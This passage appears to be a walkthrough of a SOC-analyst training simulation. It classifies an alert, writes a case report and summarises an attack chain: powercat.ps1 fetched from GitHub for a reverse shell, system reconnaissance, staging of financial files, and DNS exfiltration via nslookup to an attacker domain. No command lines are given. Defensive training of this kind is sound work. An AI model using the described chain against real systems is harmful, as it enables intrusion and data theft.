
T1105: Ingress Tool Transfer

T1219: Remote Access Tools


1. No Legitimate Use Case:

There is no valid reason for a legitimate user to:

Download and execute **powercat.ps1** from GitHub.



Select what kind of event is it: Was the alert True positive or False positive?
After Select Write case report.



We Need to write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.

The screenshot shows the 'Incident report' form. It has a title 'Incident report' and a subtitle 'Incident classification'. Below this are two radio buttons: 'True positive' (selected) and 'False positive'. The next section is 'Case report', which includes a text area for writing a detailed report. The text area has a placeholder 'Write your rationale here...' and a rich text editor toolbar with icons for bold, italic, underline, link, unlink, list, and image. At the bottom of the form is a question 'Does this alert require escalation?' with 'Yes' and 'No' radio buttons.

Does this alert require escalation?

Select “No” and after **Submit and close the alert.**

The alert does not require escalation to higher authorities or additional teams. This usually means that:

1. **Containment and Remediation are Sufficient:** The situation has been successfully contained and the attacker’s activities have been neutralized. No further investigation or external action (involving law enforcement or advanced teams) is needed.

2. The Incident Was Handled Internally:

The security team has taken all necessary steps to mitigate the attack and secure the system without requiring external input or escalation.


3. Limited Impact or Scope:

The compromise did not result in significant data loss, financial damage, or reputational harm, making escalation unnecessary.


Selecting “No” indicates confidence that the incident was properly managed and is fully resolved without requiring additional action. This aligns with the incident’s severity and the organization’s response protocol. However, documentation should reflect why escalation was not deemed necessary, ensuring clarity for auditors or future reviews.

The screenshot displays a security incident response interface. On the left is a sidebar with navigation links: Dashboard, Alert queue, SIEM, Analyst VM, Documentation, Playbooks, Case reports (highlighted), and Guide. At the bottom of the sidebar is an 'Exit simulation' button. The main area is titled 'Incident classification' and includes a 'Case report' section with a prompt to write a detailed report. Below this is a text area containing a detailed description of an attack: 'The attacker followed these steps: 1. Downloaded powerscat.ps1 from GitHub and established a C2 connection using Ntfs. The attacker used Powershell to fetch a malicious script named powerscat.ps1 from a GitHub repository. They then set up a Command and Control (C2) server via Ntfs to maintain remote access to the compromised system. 2. Enumerated the compromised system using Powershell commands. Tools like whoami.exe and systeminfo.exe were executed to gather information about the system. This step helps the attacker understand the user privileges and system configurations. 3. Mapped file shares on the system and identified sensitive data. The attacker searched for accessible shared files and discovered a shared directory containing financial records. 4. Copied and compressed the sensitive files. Using Robocopy.exe, the attacker transferred the shared directory to another location on the system. They then compressed the files into a zip archive named exfiltrate.zip. 5. Exfiltrated data using DNS queries. The attacker leveraged nslookup.exe to perform DNS data exfiltration, sending the stolen data over DNS queries to their remote server.' Below the text area is a question 'Does this alert require escalation?' with 'Yes' and 'No' radio buttons. The 'No' button is selected and highlighted with a red box. At the bottom right is a green 'Submit and close alert' button, also highlighted with a red box.

Continue triaging by analyzing and categorizing additional alerts to determine whether they are true positives or false positives.



In the **Case Reports** section, where resolved alerts are documented and managed.



Summary of the First Case

In the first case, we encountered a **phishing attack** that evolved into a sophisticated chain of malicious actions. The attacker utilized legitimate tools like **PowerShell**, **nslookup**, and a script named **powercat.ps1** to carry out their objectives. These tools, while commonly used for administrative tasks, were abused to execute the following actions:

1. Establishing Remote Control:

The attacker downloaded a malicious script and used it to create a reverse shell, allowing remote access to the system.

2. **System Reconnaissance:**

Using commands like `whoami` and `systeminfo`, the attacker gathered information about the system and its user privileges.

3. **Sensitive Data Theft:**

The attacker located financial data, copied it to a hidden directory, compressed it into a zip file, and prepared it for exfiltration.

4. **Data Exfiltration:**

Instead of traditional methods, the attacker encoded the stolen data and hid it in DNS queries to avoid detection.

Key Insights

1. **Legitimate Tools Can Be Misused:**

Tools like PowerShell and `nslookup` are powerful but can be exploited by attackers. Always monitor their use for unusual patterns.

2. **Recognizing Suspicious Activity:**

A process like **`nslookup.exe`** querying unusual domains (**`haz4rdw4re.io`**) or containing encoded data is a red flag.

PowerShell scripts downloading files from external sources should always be verified.

3. **Importance of Logs:**

Logs from tools like **Sysmon** and **SIEM (Splunk)** help identify patterns and connect individual events to uncover the attack chain.

4. **Timely Response is Critical:**

In cybersecurity, time matters. Quickly identifying and containing malicious actions prevents further damage.

Practical Insights into Cybersecurity Investigations

1. **Be Alert to Unusual Behavior:**

Pay attention to system behaviors that seem out of the ordinary, like new processes running unexpectedly or files appearing in suspicious directories.

2. **Trust but Verify:**

Even if a tool seems legitimate, investigate how and why it is being used.

3. **Report Incidents Quickly:**

Always document suspicious activities and escalate them if needed. It is better to investigate a false alarm than miss a real attack.

4. **Learn Continuously:**

Cyber threats are constantly evolving. Stay informed about common attack methods and defensive strategies.

What's Next?

The investigation does not stop here. While this case has been resolved, we will:

- **Continue monitoring the system** for any new suspicious activity.
- **Prepare for similar attacks** by updating security playbooks and tools.

- **Learn from this case** to improve our response strategies in future incidents.

Final Note

Cybersecurity is a team effort. Staying cautious and following best practices can make all the difference. Remember, every alert matters, and even small actions contribute to keeping systems secure.